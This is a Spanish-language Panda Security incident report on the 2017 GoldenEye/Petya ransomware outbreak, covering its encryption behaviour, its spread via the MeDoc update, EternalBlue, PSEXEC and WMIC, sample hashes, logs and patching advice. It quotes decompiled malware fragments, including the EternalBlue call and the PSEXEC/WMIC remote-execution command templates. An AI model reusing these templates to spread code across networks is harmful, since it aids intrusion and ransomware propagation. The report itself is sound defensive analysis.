pandasecurity.com

Informe Incidente
'GoldenEye/Petya'

v1.2

27 de junio de 2017

Panda Security

Informe Incidente 'GoldenEye/Petya'

PandaLabs

Calle Santiago de Compostela, 12 1ª plta
48003 Bilbao, Vizcaya. Spain

Crta. de la Coruña, km 17,800
28231 Las Rozas, Madrid. Spain

Resumen Ejecutivo

El 27/06/2017 se ha producido un ataque masivo con una variante de la familia de Ransomware GoldenEye.

Esta familia se caracteriza por cifrar además de los ficheros del equipo, el MBR cuando tiene permisos, con lo que bloquea el acceso completo al equipo.


Esta versión del malware se distribuye como una DLL con un EXPORT, que se llama con un parámetro que cambia por muestra para comenzar el proceso de cifrado en el equipo.

Cuando se ejecuta, cifra determinados archivos en las unidades del sistema comprometido, a su vez si tiene permisos de administrador también cifra el sector de arranque del sistema impidiendo el acceso al equipo a menos de que se introduzca una clave de acceso que descifra el sistema.


Esa clave se presupone que es entregada una vez realizado el pago del secuestro.

La muestra crea una tarea programada para que se apague el equipo un tiempo después.

Al reiniciar el equipo, el GoldenEye muestra una ventana falsa indicando que se está solucionando un problema de disco.



Posteriormente, muestra la ventana de petición de rescate.



Modo de Propagación

En este caso, hemos visto diferentes métodos de entrada y propagación por parque:

- Un ataque contra el sistema de actualización del producto MeDoc muy usado en Ucrania (País seriamente afectado por este incidente)
- ETERNALBLUE: Esta variante de malware incorpora código para realizar la explotación de la vulnerabilidad publicada por Microsoft el día 14 de marzo descrita en el boletín MS17-010
- PSEXEC: Incorpora la ejecución remota dentro del parque usando el comando PSEXEC
- WMI: Incorpora la ejecución remota dentro del parque usando el comando WMIC

Resumen del Análisis de las Muestras

Muestra 1: 7e37ab34ecdcc3e77e24522ddfd4852d

No hemos visto vía de entrada, lo que hemos visto para expandirse por la red interna de la empresa es el uso de 3 técnicas distintas:

- EternalBlue

```
int __stdcall runEB(char *cp, int a2, int a3, int a4, int a5, int a6, int a7)
{
  int v7; // edi@1
  int result; // eax@2
  int v9; // esi@3
  char Dst; // [esp+8h] [ebp-54h]@1

  memset(&Dst, 0, 0x54u);
  LOWORD(dword_1001FB48) = GetTickCount();
  byte_1001F8FD = 0;
  v7 = EB_EXPLOIT((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
  if ( v7 )
  {
    CloseSocket();
    result = v7;
  }
  else
  {
    byte_1001F8FD = 0;
    v9 = EB_EXPLOIT((int)&Dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
    CloseSocket();
    result = v9;
  }
  return result;
}
```

- PSEXEC

  v8 = wsprintfW(a2, L"%s \\\\%s -accepteula -s ", v3, a3);
  v9 = wsprintfW(&a2[v8], L"-d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 ", &v14) + v8;

- WMI

  wbem\wmic.exe %s /node:"%ws" /user:"%ws" /password:"%ws" process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1

3|WINDOWS|\TEMP\43C6.tmp	2017-06-27 10:22:28	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\97ED.tmp	2017-06-27 10:22:55	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\237F.tmp	2017-06-27 10:23:08	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\89F7.tmp	2017-06-27 10:23:15	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\D146.tmp	2017-06-27 10:23:20	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\733F.tmp	2017-06-27 10:23:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:23:52	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:24:14	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|WINDOWS|\TEMP\82B5.tmp	2017-06-27 10:24:15	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\82E9.tmp	2017-06-27 10:24:32	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\429B.tmp	2017-06-27 10:24:40	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\9FAA.tmp	2017-06-27 10:25:00	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\C16F.tmp	2017-06-27 10:25:28	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\1B30.tmp	2017-06-27 10:25:43	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\4E9F.tmp	2017-06-27 10:25:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\89D.tmp	2017-06-27 10:26:12	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\235C.tmp	2017-06-27 10:26:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:29:02	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|WINDOWS|\TEMP\489314d86c55a948a2257...	2017-06-27 10:40:12	lsass.exe@wininit.exe
3|WINDOWS|\TEMP\489314d86c55a948a2257...	2017-06-27 10:40:32	lsass.exe@wininit.exe

Muestra 2: 71b6a493388e7d0b40c83ce903bc6b04

Hemos visto que la vía de entrada es EZVIT, parte del producto MeDoc, la aplicación de gestión de documentos más usada en Ucrania. Como evidencia de la ejecución del GoldenEye desde este software:

1954	06/27/2017 09:59:44.6065000	3|\Medoc\ezvit.exe	1576	3|SYSTEM|\rundll32.exe	"C:\Windows\system32\rundll32.exe" "C:\ProgramData\perfc.dat",#1 60
1955	06/27/2017 09:59:44.6206020	3|SYSTEM|\rundll32.exe	1602	3|COMMON_APPDATA|\perfc.dat	
1956	06/27/2017 09:59:44.6488050	3|SYSTEM|\rundll32.exe	1602	3|SYSTEMX86|\rundll32.exe	"C:\Windows\system32\rundll32.exe" "C:\ProgramData\perfc.dat",#1 60
1957	06/27/2017 10:00:01				

Continuamos analizando las muestras relacionadas con este ciberataque e iremos actualizando la información.

Consejos y Recomendaciones

- Desconfíe de documentos que lleguen por correo de remitentes no confiables. Analice todos los correos electrónicos entrantes y salientes para detectar amenazas y filtre los ejecutables para evitar que lleguen a los usuarios finales.
- Mantenga el parque siempre actualizado, tanto los sistemas operativos, software y firmware en todos los dispositivos.
- En este caso como se ha detectado el uso del ETERNALBLUE recomendamos asegurar que el parche: https://technet.microsoft.com/en-us/ library/security/ms17-010.aspx
  está aplicado en todos los equipos del parque.
- Confíe solo en la mejor protección de tipo Next-generation Endpoint Protection como Adaptive Defense y Adaptive Defense 360.
- Si ya es cliente de Adaptive Defense y, en caso de nuevos ataques masivos, establecer el modo Lock en Adaptive Defense: Ejecuta solo procesos clasificados como confiables por Panda Security.
- Haga copias de seguridad periódica de los datos y asegúrate de que funcionan y no estén conectadas a la red.